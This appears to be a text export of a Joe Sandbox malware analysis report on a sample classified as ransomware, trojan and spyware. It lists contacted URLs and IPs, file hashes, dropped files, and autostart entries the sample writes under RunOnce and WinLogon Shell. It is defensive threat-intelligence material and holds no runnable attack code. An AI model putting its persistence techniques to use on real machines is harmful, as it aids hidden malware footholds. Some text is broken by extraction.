http://https://dev.virtualearth.net/mapcontrol/HumanScaleServices/GetBubbles.ashx?n=	svchost.exe, 00000020.00000003.337643299.000001401B840000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000020.00000002.340255237.000001401B842000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000020.00000003.338015519.000001401B841000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://zxq.net/xmlrpc.php?rsd	explorer.exe, 00000005.00000003.444428026.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.339157472.0000000003B22000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375591680.0000000003B42000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B51000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.508841852.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414107103.0000000003B52000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.376094580.0000000003B41000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.476931676.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375713725.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.410951978.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/online-shopping-tips-during-covid/	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/news/	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/?p=187	explorer.exe, 00000005.00000003.444428026.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.339157472.0000000003B22000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375591680.0000000003B42000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B51000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.508841852.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414107103.0000000003B52000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.376094580.0000000003B41000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.476931676.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375713725.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.410951978.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 00000020.00000003.337412785.000001401B861000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 00000020.00000003.313688080.000001401B831000.00000004.00000020.00020000.00000000.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://zxq.net/wp-json/oembed/1.0/embed?url=https%3A%2F%2Fzxq.net%2Fwhat-happened-to-the-old-zxq-we	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/themes/smart-mag/style.css?ver=7.1.1	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.376094580.0000000003B41000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.476931676 .0000000003B3B000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.375713725.0000000003B26000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.4109519 78.0000000003B36000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.367687421.0000000003B26000 .00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-we bsite[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/uploads/2022/07/How-To--150x89.png	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://zxq.net/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.3.2	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.376094580.0000000003B41000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.476931676 .0000000003B3B000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.375713725.0000000003B26000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.4109519 78.0000000003B36000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.367687421.0000000003B26000 .00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/uploads/2022/07/Online-Shopping-Tips-During-Covid-01.jpeg	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://zxq.net/wp-content/uploads/2022/07/Reasons-to-Hire-a-Truck-Accident-Attorney-01-150x84.jpeg	explorer.exe, 00000005.00000003.444428026.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.339157472.0000000003B22000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375591680.0000000003B42000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B51000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.508841852.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414107103.0000000003B52000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.337297943.0000000003B22000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.376094580.0000000003B41000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.476931676.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375713725.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.410951978.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/uploads/2022/07/How-To--768x457.png	explorer.exe, 00000005.00000003.444428026.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.339157472.0000000003B22000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375591680.0000000003B42000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B51000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.508841852.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414107103.0000000003B52000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.337297943.0000000003B22000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.376094580.0000000003B41000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.476931676.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375713725.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.410951978.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://zxq.net/wp-includes/js/jquery/jquery.min.js?ver=3.6.0	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.376094580.0000000003B41000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.476931676 .0000000003B3B000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.375713725.0000000003B26000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.4109519 78.0000000003B36000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.367687421.0000000003B26000 .00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-we bsite[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/uploads/2022/07/Why-You-Should-Seek-An-Uber-Or-Lyft-Accident-Lawyer-01-30	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/what-happened-to-the-old-zxq-website/n	explorer.exe, 00000005.00000002.53797311 9.0000000003B35000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-json/wp/v2/pages/187	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.376094580.0000000003B41000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.476931676 .0000000003B3B000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.375713725.0000000003B26000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.4109519 78.0000000003B36000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.367687421.0000000003B26000 .00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-we bsite[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.18.114.97	icanhazip.com	United States		13335	CLOUDFLARENETUS	false
142.250.145.82	googlecode.l.googleusercontent.com	United States		15169	GOOGLEUS	false
51.81.194.202	zxq.net	United States		16276	OVHFR	true

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679096
Start date and time: 05/08/202209:07:53	2022-08-05 09:07:53 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Lg3gn9y1Cj.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	58
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.spyw.evad.winEXE@144/20@13/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 1.9% (good quality ratio 0%) • Quality average: 0% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 23.211.4.86, 40.125.122.176, 52.242.101.226, 20.238.103.94, 20.223.24.244, 20.54.89.106
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, asf-ris-prod-neu-azsc.northeurope.cloudapp.azure.com, ris-prod.trafficmanager.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, e1723.g.akamaiedge.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, rp-consumer-prod-displaycatalog-geomap.trafficmanager.net, login.live.com, store-images.s-microsoft.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net, glb.sls.prod.dcat.dsp.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:09:09	API Interceptor	1028x Sleep call for process: lg3gn9y1cj.exe modified
09:09:16	API Interceptor	1x Sleep call for process: AppLaunch.exe modified
09:09:18	API Interceptor	71x Sleep call for process: svchost.exe modified
09:09:18	API Interceptor	361x Sleep call for process: explorer.exe modified
09:09:23	Autostart	Run: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce Explorer c:\windows\system\explorer.exe RO
09:09:33	Autostart	Run: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce Svchost c:\windows\system\svchost.exe RO
09:09:52	Autostart	Run: WinLogon Shell C:\Windows\explorer.exe
09:10:02	Autostart	Run: WinLogon Shell c:\windows\system\explorer.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db

Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x8be2707e, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	786432
Entropy (8bit):	0.25065011526072395
Encrypted:	false
SSDEEP:	384:8+W0StseCJ48EApW0StseCJ48E2rTSjlK/ebmLerYSRSY1J2:jSB2nSB2RSjlK/+mLesOj1J2
MD5:	11E0C81B5B977B054CA8AAE5E3D8F3E7
SHA1:	DC69821A1AD836A32C2AF4CE58813F4674B10C15
SHA-256:	0BDE68B06F915CC417F8F8D16E7C20733BF52656CDA47554BF428D1F0E05417F
SHA-512:	CEE6D61EE8EAE9470E6DDA2E94EE2321EFCCBC181C95756E630E1F48EB93E9A1FCB752D20DEAF2886CB0017F756AA4E3AA81EC43D49C183319FEBD42B925 B35
Malicious:	false
Preview:	..p~... .....e.f.3...w.....&.....w..%....z..h.(.....3...w.....B.....@..... ....3...w..... .....:..%....z.....(..%....z..... .....

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AppLaunch.exe.log

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1036
Entropy (8bit):	5.356180291633412
Encrypted:	false
SSDEEP:	24:MLasXE4qpE4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7K84j:MNH2HKXwYHKhQnoPtHoxHhAHKzvKvj
MD5:	7F8E631F679DF67A018544E516CF841E
SHA1:	02F03B1AB3CF33821236F743139693A61906A72B
SHA-256:	1FB2E1F28E4A338CD7E04A147E290E1DD880E83054BB2BA48EF6038EBA0BFACD
SHA-512:	4F7FD1AC6D22F8891F77BD3359EB0A536AB8E8A3D064BBAAB6620826F6B9FC8FC18DAB73474DB4806ED9CD1F5652549D7122E1DE8E5741010E7B3BE3F79EBE B7
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Management, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral,

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\cmsys[1].htm

Process:	C:\Windows\System\explorer.exe
File Type:	HTML document, ASCII text, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	707
Entropy (8bit):	5.162345868595955
Encrypted:	false
SSDEEP:	12:hYYLszHjgfkbxsjJ7QCdToh50lXQoLYlJl5M6eNsJLi334VlKk:hYYIzDIkejNQCRtgoLY95MI5634Vsk
MD5:	1304294C0823CA486542BA408ED761E3

SHA1:	B2A70FB2D810CA13985882E6981F33998823E83E
SHA-256:	3BBE72F3BAA8EC61DE17A1D767FCA58704769684B7ABE9161D0C4EAF4C8F0982
SHA-512:	67430E967118D2B2D8A448C583BDE082BF512DA88EAE75B0501EC5A6C2B0BF46936306317BD3DDD956C5C6E01FE0C7DBED43927588EFBA06C5F84D8A557F7E8B
Malicious:	false
Preview:	<!DOCTYPE html>.<html style="height:100%">.<head>.<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />.<title> 301 Moved Permanently..</title></head>.<body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;">. . 301 . Moved Permanently.. . The document has been permanently moved. . </body></html>.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\what-happened-to-the-old-zxq-website[1].htm

Process:	C:\Windows\System\explorer.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	56286
Entropy (8bit):	5.402091021498643
Encrypted:	false
SSDEEP:	1536:PyMapcrHsCNwn1d0kelTaGNpSz17sjQRrCjmZIclnlZ+/s:Pq8wnSxdqIclnlZCs
MD5:	276F671F15DAEEA9B0A348C035211481
SHA1:	0B33726249C5FFEC7A23F44506F533879F46B5AE
SHA-256:	380DB9B45C38368CE654C7976EBADA338C026047B020D4924D29B73978399ECE
SHA-512:	2502DB102655C3E43A0DD569D2214618676039C3F0BCA37DD9175C2A1B693B76734EDA2E4B51EBE37473B00AF931BB9FFF4DCD9C665485273FBA2CA18610206
Malicious:	false
